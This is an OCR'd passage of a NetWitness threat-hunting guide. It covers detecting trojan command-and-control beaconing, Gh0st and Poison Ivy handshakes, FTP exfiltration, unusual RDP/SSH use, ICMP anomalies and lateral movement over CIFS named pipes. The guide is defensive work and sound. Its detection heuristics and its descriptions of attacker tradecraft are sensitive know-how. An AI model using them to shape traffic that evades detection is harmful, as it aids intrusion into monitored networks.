


Figure 18. ESA C2 Detection

The ESA appliance queries the dataset regularly for outbound HTTP traffic and applies a machine learning algorithm that generates and weights certain scores. All HTTP communications are evaluated in this manner and have scores, with the most severe generating an incident in the incident manager queue. Not all the data for enrichment comes from the local NetWitness service; WHOIS information is gathered from Live and enriches the score with domain aging and expiring information. This type of system augments the analyst and performs analysis over multiple sessions and longer time frames than humanly possible. When we search NetWitness, we are looking for single sessions or some sort of beaconing pattern to stand out. ESA keeps connection statistics for every HTTP transaction in memory and looks for patterns that we not able to discern. Below is a list of the scored categories and descriptions.

ESA Evaluation Category	Description
Beacon Behavior	A high score indicates that the communications between this source IP and this domain are highly regular and therefore suspected Command and Control.
Domain Age	A high score indicates that this domain is relatively new based on the registration date found at the registrar.
Expiring Domain	A high score means that the likelihood the domain will expire soon is high.
Rare Domain	A high score indicates that relatively few source IPs have connected to this domain on this network in the last week.
No Referers	A high score indicates that a relatively low percentage of the IPs connecting to this domain have used referrers.
Rare User-Agent	A high score indicates that the domain has a high percentage of IPs using a rare user agent.

Here is a more detailed view of the scoring calculations used to generate the final score.



Domain			
Enrichment	Domain Registration	Domain Registrar:	GoDaddy.com, LLC
	Overall Command And Control Risk	Command and Control Risk Score:	80
		Contribution of Domain Registration Age Score:	38
		Contribution of Expiring Domain Score:	2
		Contribution of Rare Domain Score (This Network):	11
		Contribution of No Domain Referer Score:	20
		Contribution of Rare User Agent Score:	7
	Beacon Behavior Indicator	Beaconing Score:	99
		Beaconing Period:	15
	Domain Age Indicator	Domain Registration Age Score:	87
		Domain Registration Age:	165
		Domain Registration Date:	2015/11/19
		Domain Registration Updated Date:	Invalid date
		Domain Age Score (This Network):	4
		Domain Age (This Network):	71
	Expiring Domain Indicator	Expiring Domain Score:	79
		Domain Expiration Date:	2016/11/19
		Time To Expiration (in days):	200
	Rare Domain Indicator	Rare Domain Score (This Network):	48
		IPs Associated With The Domain:	4
		Occurrences in the last week:	244
	No Referers Indicator	No Referers Score:	92
		IPs With No Referer:	3
		Percentage of IPs With No Referer:	75
		Occurrences in the last week:	244
	Rare User Agent Indicator	Rare User Agent Score:	100
		IPs With Rare User Agent:	4
		Percentage of IPs With Rare User Agent:	100
		Occurrences in the last week:	244

Figure 19. ESA C2 Detection Scoring Detail

SSL and TLS

The SSL and TLS parser is a bit of a misnomer; it should actually be called the X.509 certificate parser. After the 'Change Cipher Spec' message by the server, all the data is encrypted and can be considered random data (recent vulnerabilities aside). The only logic that applies to SSL/TLS are:

- The **bad_ssl** rule that is simply looking for an **alias.host** entry of 'localhost' with the SSL Service
- The hostname consecutive consonants logic looking for DGA [Domain Generation Algorithm].

Since the payload is nearly all cipher text, the Session Characteristics meta category along with SSL CA and SSL Subject are the only places to go digging into SSL/TLS. If a known SSL/TLS Trojan is being sought and the encryption and HMAC algorithm is known, an analyst can look at the Crypto Key meta category for a match.

There exists metadata for self-signed certificates; it is defined as the CA being the same as the SSL Subject. This happens legitimately in some cases (for example, Google, since they have been a CA for quite some time). These sessions, using the traffic flow metadata discussed in Hunting Pack can be examined for beaconing type behavior as depicted below.




Figure 20. Example SSL Beaconing

By opening the visualization for a specific hostname or destination IP address, we can begin to notice patterns. Most of our sessions happen every 5 minutes, as seen by the spikes. There are fewer sessions just before and after, possibly due to system load or clock drift, but the sessions definitely seem to have a mechanical cadence. SSL/TLS is used on Trojans infrequently. This is most likely because many proxies have options to check for the validity of a certificate before allowing the connection to be made. Whether or not that option is enabled is up to the organization in question. This point is moot if the Trojan uses a legitimate website with a legitimate certificate that has been compromised.

Service OTHER

The Service type OTHER oftentimes confuses the analyst. “Why didn’t protocol X get registered as service X” is probably the most commonly asked question. NetWitness is shipped with a default set of parsers that identify services and parse out a majority of the details about that protocol. The Live content management system contains hundreds of additional parsers to identify protocols and look for additional details about individual sessions. There is a tradeoff between CPU performance and the amount of logic that a parser can execute on a given session. We must also consider the perspective of the forensic analyst looking through the dataset.

Do we really need to parse Kerberos or the QQ messenger protocol as verbosely as HTTP? Is the protocol in question well defined and has a handshake or other marker that can determine the service type? Often for these OTHER sessions, there is a mix of forensically uninteresting sessions (such as Kerberos), or ill-defined and ever changing protocols such as QQ.

Parsing and identifying these protocols takes CPU time on the decoder, while using resources that are generally better suited to forensically interesting sessions, instead of being used to arbitrarily identify random protocols. Much of the OTHER traffic is also a mix of SYN timeouts, resumed sessions after the 32MB or 60 second limit has been reached (although with version 10.5 and newer this has been greatly reduced) or Peer-to-Peer traffic that is encrypted and has no magic or protocol identifier.

Session Lua Parser

In section Identifying Traffic Flows, the metadata generated from the traffic_flow.lua parser can be of help. The analyst can use the first carve rule to first filter out the single sided sessions, zero payload and internal traffic from the dataset. The following Session Characteristics can be used to further classify traffic with higher granularity.

Metadata	Description
long connection	A session with a lifetime > 30 seconds
suspicious other	A TCP session with a service type of OTHER, payload > 0 and the TCP_SYN flag was seen

The session_analysis.lua parser is extremely important to this search. Because NetWitness declares sessions to be over prematurely to allow for realistic memory size and transfer rates to be achieved by a single machine, the TCP flags become very relevant. For example, if I were to open a browser and request an ISO from ‘foo.com/bin.iso’, the HTTP request would look like the figure below.

```
GET /bin.iso HTTP/1.1
Host: foo.com
Connection: keep-alive
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like G
ecko) Chrome/40.0.2214.115 Safari/537.36
DNT: 1
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
```

Figure 21. Simple HTTP GET Request for bin.iso

If this ISO was a regular ~4.7 GB DVD image, the first session would be service type 80, or HTTP and be 32MB in size. The next sessions would all be the same service type and be 32MB in size and have the same TCP source port as the session that initiated the request. Starting with version 10.5, however, these split sessions are tracked in a state table in the decoder and are logically linked together with the **session.split** meta key. We can see this logic in action in the long SSL connection below.




Figure 22. State Tracking with Session Splitting

The decoder determines request and response based on which IP/Port combination began the session by being captured in the assembler. If my local IP address is 192.168.1.10 and the remote server is 192.168.5.5, a query such as the one shown in State Tracking with Session Splitting would select all the continuation traffic, as well as the beginning of the connection.

```
(ip.src = 192.168.1.10 || ip.dst = 192.168.1.10) && (ip.src = 192.168.5.5 || ip.dst = 192.168.5.5)
```

Figure 23. Example IP Query

However, by specifying the TCP SYN flag as additional metadata, we can ensure we get the beginning of the TCP session. This also eliminated the OTHER continuation traffic that otherwise might overwhelm the analyst.

```
(ip.src = 192.168.1.10 || ip.dst = 192.168.1.10) && (ip.src = 192.168.5.5 || ip.dst = 192.168.5.5) && tcpflags = 'syn'
```

Figure 24. Example IP Query with SYN TCP Flag Meta

Some other possibly interesting cases of OTHER type traffic:

- OTHER with certain file fingerprints (exe, archives, and so forth), although in many cases, these are simply backups.
- OTHER on common protocol ports such as 80, 443, 53, and so forth.

Currently, there are two additional pieces of metadata that deserve explanation: *binary indicator* and *binary handshake*. These two are registered in Session Characteristics and look for specific characteristics of TCP connections. The first, binary indicator, is looking at the first 8 bytes of payload of a TCP session and compares each byte to the frame length. The logic then reads the first 16 bytes of a TCP session and compares each word [2 bytes] in Big Endian and Little Endian to the frame length. If any of these checks are true, the meta is added. This is looking for common Trojan characteristics that use custom protocols to control data flow. The Trojan known as **Gh0st** uses this method because the payload after the frame header is compressed with the **zlib** library and it needs to know the compressed sized of the payload as well as the uncompressed size of the payload.

The binary handshake meta fires when a TCP session has 2 streams and each stream has a payload greater than 256 bytes. The bytes are looped through and checked to see if they are within the ASCII range or not. If the number of non-ASCII characters in the 512 bytes analyzed is greater than 310, the meta will be registered. This is another artifact of custom protocols and these two meta values combined with the first carve and **service = 0** give the analyst more data points to analyze other sessions in NetWitness.

Layer Four Indicators

Some Trojan C2 protocols leave indicators at layer 4 or below. NetWitness parsers operate only on payload data; anything in layer 4 or below has to be understood by the Decoder process itself and is not as easy to modify as the parsers themselves. The Lua library **nw.packet** provides a method to interrogate the individual packets and header information. The well-known Trojan Poison Ivy uses Camellia ECB to encrypt the session between the server and the client. The handshake is an exchange of 0x100 or 256 bytes between the server and the client. The data in this handshake is based on the configured password for the Trojan. Attempts to create signatures based on common passwords can be simply circumvented by using a password that is not on the list. This has allowed the Poison Ivy Trojan to remain a staple of targeted intrusions despite its age and known properties.




Figure 25. Poison Ivy Handshake

Live has the **poison_ivy.lua** parser looking for the 256 byte authentication exchange utilized by Poison Ivy. A full 256-byte exchange will alert into the Indicators of Compromise meta category, and a 256-byte beacon will alert into the same. When combined with the OTHER service, this can be a powerful indicator when searching for this type of Trojan and communications protocol.

Additional Protocol Anomalies

A lot of attention is given to the HTTP, SSL and OTHER services because that is generally where the sessions associated with Trojan C2 communicate with. Malicious activity is not always associated with a Trojan—it can be caused by misconfigurations or other types of behavior. The sub-sections below outline hunting for malicious activity in other services and protocols for FTP, RDP, SSH, DNS, ICMP, CIFS and DNS. These represent the most abused services when examining network traffic for malicious activity outside of the common C2 methods.

File Transfer Protocol (FTP)

The FTP protocol has been around for approximately 30 years as of the writing of this document. It is a very simple protocol and does not offer much verbosity in the sessions. One thing to note is that the `STOR` and `RETR` commands are mapped into the action metadata category as `PUT` and `GET`, respectively. Since most organizations are behind some sort of NAT boundary, passive FTP is the most common type of FTP session.

Passive vs Active FTP explanations are easily searchable on the Internet. However, the important aspect of their behavior is that, in both cases, data transfer is through another distinct TCP session. This means that the FTP service should have no forensic fingerprints available as metadata. Instead, we must go by extension and command to initially begin analyzing FTP data.

If the analyst is interested in exfil by FTP, a query of `'service=21 && action = 'put' && session.analysis = 'first carve''` would display all of the FTP STOR commands made to IP space outside of your organization. The analyst could then pivot into filename, extension and destination organization, looking for outliers. Another interesting artifact of FTP is that there is no attempt to obfuscate the login credentials supplied by the user or application. They are simply plaintext commands of USER and PASS. By opening the username and password metadata categories the analyst can further divide up FTP traffic.

Of note is what we call 'lazy left-handedness'. This is a password selection method when attempting to come up with a "secure" password in a hurry. For example, given a password 'RSAhunter', a lazy left-handed permutation of this could be 'RSAhunter!@#' since those special keys are under the 1, 2 and 3 key if the shift key is pressed. In the same way, '!qaz@wsx#edc' might seem like a secure password, but in fact it is just running a finger down the three left most alpha key columns on a QWERTY keyboard and pressing **Shift** a few times. These sessions might be few and far between with the operational pace and patience shown by advanced attackers, but in more than a few cases this has been the first discovery in an investigation.

Command and Control via FTP, while rare, still does occur and should be checked for. When the C2 is up and listening, the Trojan will issue STOR for possible data about the infected machine and issue RETR for commands. With a busy attacker there should be many of these sessions. When the C2 is not listening, there should be TCP SYN beaconing to that IP that is left unanswered. It could be possible for a static username and password to be provided, or even randomly generated credentials. The Trojan could also map some of the other 60 commands of the protocol to different functions within the Trojan. Exploring the action metadata category for anything that does not look normal is recommended.

Remote Desktop Protocol (RDP) and Secure Shell (SSH)

RDP was more interesting before version 5.2+ started gaining mass adoption on the client and server side. RDP versions before this were in clear text and many indicators could be extracted (such as keyboard layout). When version 5.2+ is used, there is a certificate and key exchange that takes place and the rest of the session is encrypted. The only metadata that will be interesting in these sessions are the IP addresses and the ports, typically. Similarly, SSH leaves the analyst with little metadata to interrogate. The two protocols are usually examined separately but the methods remain the same. With this in mind we can examine our data set and look for RDP and SSH sessions.

For outbound traffic to the internet, it is generally not a good idea to allow RDP or SSH. Many employees use these to connect remotely to their home machines or machines they rent on the internet. In many cases, these sessions are not on the default port: RDP default TCP 3389 or SSH default of TCP 22. The most common non-standard ports are 80 and 443 for this traffic, as most organizations, to their detriment, allow these ports unfettered access to the internet. SSH is often used to tunnel other protocols and can act like an unauthorized VPN connection or even bridge your network to an advanced attacker.

An interesting aspect of SSH is the cleartext declaration of the SSH client and the SSH server client and server. This can allow the analyst to profile more of the behavior and also allows for a few analytical insights. If a machine is generating an SSH session to the internet and the server has a very old version of SSH, we can infer that the machine has not been patched for some time and raises the suspicion that perhaps that machine has been compromised and further investigation is needed. Similarly, the client used can help uncover the intentions of the initiator.

Similarly, encrypted RDP sessions exchange certificates to protect the private key or nonce exchange and their certificate details will populate **ssl.subject** and **ssl.ca**.

Inbound RDP and SSH should be scrutinized the most. If an internet facing server is compromised, there will most likely be attempts to RDP or SSH to that system to give the attacker rapid access to the environment in a familiar setting. Even organizations that do not allow TCP 3389 or TCP 22 connections inbound can still fall victim to this very simple method of access. RSA has observed attackers querying for and shutting down inbound services like FTP, changing the Terminal Services configuration to listen on TCP 21 and starting the service. SSH can be abused in a similar manner. There also exists metadata from Live that keeps track of Tor exit nodes and VPN service IP addresses. These should be utilized if there is too much data to efficiently examine.

A typical request asked of an analyst when discovering unauthorized outbound or inbound RDP or SSH session is to determine if anything was exfiltrated or possibly dropped. Since most RDP sessions are encrypted, and all SSH sessions are encrypted, this cannot be determined from network traffic alone except in some very specific cases. However, activity can be inferred from the network traffic. The first thing an analyst should do is select the IP addresses in question, such as in the figure below.

```
(ip.src = 192.168.1.10 || ip.dst = 192.168.1.10 || alias.ip = 192.168.1.10) && (ip.src = 192.168.5.5 || ip.dst = 192.168.5.5 || alias.ip = 192.168.1.10)
```

Figure 26. Example IP Query

We structure the Where clause like this since the Decoder service is not actually tracking TCP handshakes and ordering the request and response accordingly. Most RDP and SSH sessions will be over 60 seconds, so this will leave plenty of continuation sessions labeled with the **session.split** meta. The TCP SRC port does not change during the length of the actual session, so that should be used as a guide when determining which session and continuation data to examine. Extracting the pcap in NetWitness and opening it in Wireshark will show the session with all the frames in one pcap. By navigating to the Statistics menu and then selecting endpoints, we can see received and transmitted bytes for each IP under IPv4.




Figure 27. Wireshark Endpoints Byte Counts

Internet Control Message Protocol (ICMP)

ICMP is much more than the ping command. ICMP is a standard messaging protocol that assists layer 3 and 4 protocols. ICMP is a layer 3 protocol, IP Protocol 1, with an 8 bit field for code and an 8 bit field for status. The codes most analysts are aware of are 8 and 0 which are Echo Request and Echo Response. Another popular ICMP code is 11, or Time Exceeded (TTL), often used for traceroute. ICMP accounts for a good portion of every network, yet the sessions sizes are generally small. The **icmp.lua** parser parses the ICMP Types and Codes from the IP Protocol 1 sessions. A Service is not registered, because ICMP is not a service, only 1 service can be registered per session and ICMP has been used to tunnel other protocols which will be natively parsed by NetWitness and their Service identified. The figures below show the common Types and Codes to appear in the network as well as the two associated alerts.

Metadata	Alert Description
large icmp request frame	Request frame is over 96 bytes
large icmp response frame	Response frame is over 96 bytes




Figure 28. IR_1_ICMP.lua Example Metadata

The Session Characteristics meta **large icmp request frame** and **large icmp response frame** deserve some clarity. This logic will fire on one of the most common type codes 3 or Destination Unreachable. When this ICMP message is returned to the system that generated the traffic, it also includes a portion of the offending frame in the payload section of the frame. If it contains enough of the protocol, it will match on one of our protocol parsers. Common services found in this manner are typically Datagram-based protocols. TCP protocols need to establish a socket before sending payload data, so if a destination is unreachable there will be no payload. That being said, routing mishaps happen and TCP frames can end up inside a destination unreachable ICMP packet.

The large ICMP sessions metadata will yield many sessions. And because there are so few metadata entries for the sessions, it might seem difficult to parse through. By focusing on the session size metadata from Hunting Pack, the analyst is able to carve up the dataset more effectively and focus on the source IP addresses within the network that are connecting to the Internet.

If the analyst finds entries in the **Forensic Fingerprint** metadata category, these should be analyzed and followed up as they could indicate malicious activity in seemingly helpful ICMP sessions. Common Trojans that use ICMP try to blend in with Echo Request and Echo Reply messages, which can be selected and analyzed. If an action or error meta category is populated with an entry that has Reserved or Deprecated in it, the sessions should be analyzed for malicious behavior. These Types and Codes are not in use and could indicate a signaling method within a Trojan. Compliant operating systems should not generate these types of messages.

Common Internet File System (CIFS) Protocol

Depending on where NetWitness is capturing, the analyst will likely see very little SMB/CIFS traffic. Core traffic of a network is useful to have, but it requires a significant amount of hardware to ingest that data and then allow an analyst to search it in reasonable time frames. There is also the problem with layer 2 pathing and the standard **Core -> Distribution -> Access** model that most layer 2 environments share. That being said, if the organization's CIFS traffic is captured by NetWitness, there are several indicators that can be used to find lateral movement within an organization.

CIFS and RPC are used by attackers mainly for two things: transferring unnamed tasks or At jobs/Scheduled Tasks and copying files across the network. Finding At jobs is relatively easy; Live includes the parser **named_pipes.lua**. This Lua parser examines traffic and extracts named pipes and registers them under the metadata category **named.pipe**. A named pipe is a logical connection between two endpoints that is handled by CIFS. This simplifies the transport layer and also allows the action to be taken on the remote system with the privileges used when authenticating. This is taken care of by the **IPC$** share or inter-process communication share. The named pipe 'ATSVC' signifies the At Service was invoked and an unnamed task has been sent to the remote host.

RSA has also observed lateral movement through an organization with custom binaries that use their own named pipes for communication and this parser will register their identifier as metadata, as well. Creating a feed of named pipes commonly used within an organization and alerting on new metadata is a good practice when looking for interesting pipes.

Attackers also move files around the network with CIFS. This could include exfil data, malware, tools, and webshells. Keeping this in mind can help to discover some of these artifacts, using the following queries to NetWitness.

Example CIFS Query	Description
